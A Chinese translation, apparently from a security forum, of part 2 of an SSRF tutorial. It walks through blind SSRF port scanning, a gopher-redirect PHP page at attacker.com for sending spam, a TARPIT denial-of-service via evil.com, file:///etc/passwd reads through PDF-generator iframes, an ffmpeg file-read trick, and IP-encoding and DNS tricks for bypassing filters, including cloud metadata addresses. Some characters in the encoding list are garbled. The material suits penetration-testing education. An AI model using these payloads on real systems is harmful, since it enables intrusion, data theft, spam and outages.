
SSRF-服务器端请求伪造(类型和利用方法)第2部分

惊鸿一瞥最是珍贵 / 2019-01-26 09:00:00 / 浏览数 4468 技术文章 翻译文章 顶(0) 踩(0)

现在我们将讨论Blind SSRF。
第一部分传送门

ii. Blind



并非所有SSRF漏洞都会将响应返回给攻击者。这种类型的SSRF称为 blind SSRF。

Exploiting Blind SSRF -

DEMO(Ruby)

```
require 'sinatra'
require 'open-uri'

get '/' do
 open params[:url]

 'done'
end
```

开放端口4567，收到请求后执行以下操作：
对用户提到的URL发出请求。
将应答"OK"发送回用户，而不是内容(看不到响应)
http://localhost:4567/?url=https://google.com 将请求google.com，但没有显示google对攻击者的回应

要证明这种SSRF的影响，需要运行内部IP和端口扫描。
以下是您可以扫描服务的私有IPv4网络列表：

```
10.0.0.0/8
127.0.0.1/32
172.16.0.0/12
192.168.0.0/16
```

我们可以通过观察响应状态和响应时间来确定指定的端口是否打开/关闭。
以下是响应状态和响应时间的相关表格：

URL parameter	Response HTTP status	RTT	Conclusion
http://127.0.0.1:22	200	10ms	Port is open
http://127.0.0.1:23	500	10ms	Port is closed
http://10.0.0.1/	500	30010ms	Firewalled or unable to route traffic to server
http://10.0.0.1:8080/	500	10ms	Port is closed and traffic is routed to server

Send Spam mails -

在某些情况下，如果服务器支持Gopher，我们使用它从服务器ip发送垃圾邮件。

为了演示，我们将使用test.smtp.org测试服务器。

让我们创建一个恶意的php页面
http://attacker.com/ssrf/gopher.php

```
<?php
	$commands = array(
		'HELO test.org',
		'MAIL FROM: <admin@server.com>',
		'RCPT TO: <bit-bucket@test.smtp.org>',
		'DATA',
		'Test mail',
		'.'
	);
	$payload = implode('%0A', $commands);
	header('Location: gopher://test.smtp.org:25/_'.$payload);
?>
```

https://example.com/ssrf.php?url=http://attacker.com/ssrf/gopher.php
此代码将SMTP命令连接到以%0A分隔的一行中，并强制服务器在实际发送有效SMTP请求时向SMTP服务器发送“gopher”请求。

执行拒绝服务

攻击者可以使用iptables TARPIT target长时间拦截请求, 并使用 CURL’s FTP:// 协议来阻止从不超时的请求。
攻击者可以将所有tcp流量发送到端口12345来执行TARPIT和请求。
https://example.com/ssrf/url?url=ftp://evil.com:12345/TEST

测试用例

存在ssrf的地方

获取外部/内部资源的端点

Case I

http://example.com/index.php?page=about.php

http://example.com/index.php?page=https://google.com

http://example.com/index.php?page=file:///etc/passwd

参考 - Link

Case -II
尝试更改POST请求中的URL

```
POST /test/demo_form.php HTTP/1.1
Host: example.com
url=https://example.com/as&name2=value2
```

参考：-- # 411865, Link

PDF生成器

在某些情况下，服务器会将上传的文件转换为pdf。
尝试注入<iframe>, <img>, <base>或者<script>元素或者CSS url()函数
您可以使用以下方法读取内部文件：

```
<iframe src=”file:///etc/passwd” width=”400" height=”400">
<iframe src=”file:///c:/windows/win.ini” width=”400" height=”400">
```

参考：link

文件上传

尝试将输入类型更改为URL，并检查服务器是否向其发送请求。

```
<input type=”file” id=”upload_file” name=”upload_file[]” class=”file” size=”1“multiple=””>
```

至

```
<input type =“url”id =“upload_file”name =“upload_file []”class =“file”size =“1”multiple =“”>
```

并传递URL

例子：https://hackerone.com/reports/713

视频转换

有许多应用程序使用过时版本的ffmpeg将视频从一种格式转换为另一种格式。
在此中存在已知的ssrf漏洞。
克隆neex repo并使用以下命令生成avi

```
./gen_xbin_avi.py file://<filename> file_read.avi
```

并将其上传到易受攻击的服务器中，然后尝试将其从avi转换为mp4。

此读取操作可用于读取内部文件并写入视频。

参考：https://hackerone.com/reports/237381 https://hackerone.com/reports/226756

了解CMS、插件和主题中的SSRF漏洞.

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ssrf
https://wpvulndb.com/search?utf8=%E2%9C%93&text=ssrf

绕过白名单和黑名单

让我们先谈谈白名单和黑名单。

白名单-允许特定URL
绕过白名单的唯一方法是在白名单域名中找到一个开放的重定向。让我们来看看例子

Case 1
www.example.com 白名单abc.com，您在example.com中找到了SSRF
http://example.com/ssrf.php?url=https://google.com - 无法获取，因为它未列入白名单

http://example.com/ssrf.php?url=http://abc.com/?redirect=https://google.com - 成功获取google.com
Case 2
www.example.com白名单* .abc.com，您在example.com中找到了SSRF

http://example.com/ssrf.php?url=https://google.com - 无法获取，因为它未列入白名单

如果您在* .abc.com上获得任何子域名接管，则可以绕过此权限

并将其用于iframe或将其重定向到所需的网站

http://example.com/ssrf.php?url=http://subdomain.abc.com/?redirect=https://google.com - 成功获取google.com

黑名单-阻止特定URL(不允许的主机)。

黑名单可以通过多种方式绕过
将IP转换为十六进制-。

将 http://192.168.0.1 转换为 http://c0.a8.00.01 或 http://0xc0a80001
将IP转换为十进制 -

```
http://0177.0.0.1/ = http://127.0.0.1
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
```

将IP转换为八进制 -
http://192.168.0.1/ 转换为 http://0300.0250.0000.0001 或 http://030052000001
参考 - # 288250
使用通配符DNS-
http://xip.io/
http://nip.io/
https://ip6.name/
https://sslip.io/
你可以简单地使用它们将其指向特定的IP

```
10.0.0.1.xip.io   resolves to   10.0.0.1
     www.10.0.0.1.xip.io   resolves to   10.0.0.1
  mysite.10.0.0.1.xip.io   resolves to   10.0.0.1
 foo.bar.10.0.0.1.xip.io   resolves to   10.0.0.1
ssrf-cloud.localdomain.pw   resolves to   169.254.169.254
      metadata.nicob.net   resolves to   169.254.169.254
```

或者您可以使用您自己的域来执行此操作。

创建一个子域并使用DNS A记录指向192.168.0.1

参考：https://hackerone.com/reports/288183 https://hackerone.com/reports/288193
使用封闭式数字字母

```
http://■■■■■■■■.■■■ = example.com

List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■
```

第二部分结束！

```
■■■■■https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-2-a085ec4332c0
```

点击收藏 | 1 关注 | 1
上一篇：通过Razer Synapse 3... 下一篇：通过Razer Synapse 3...
1. 1 条回复

左右 2019-03-27 21:24:30

再次点个赞

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板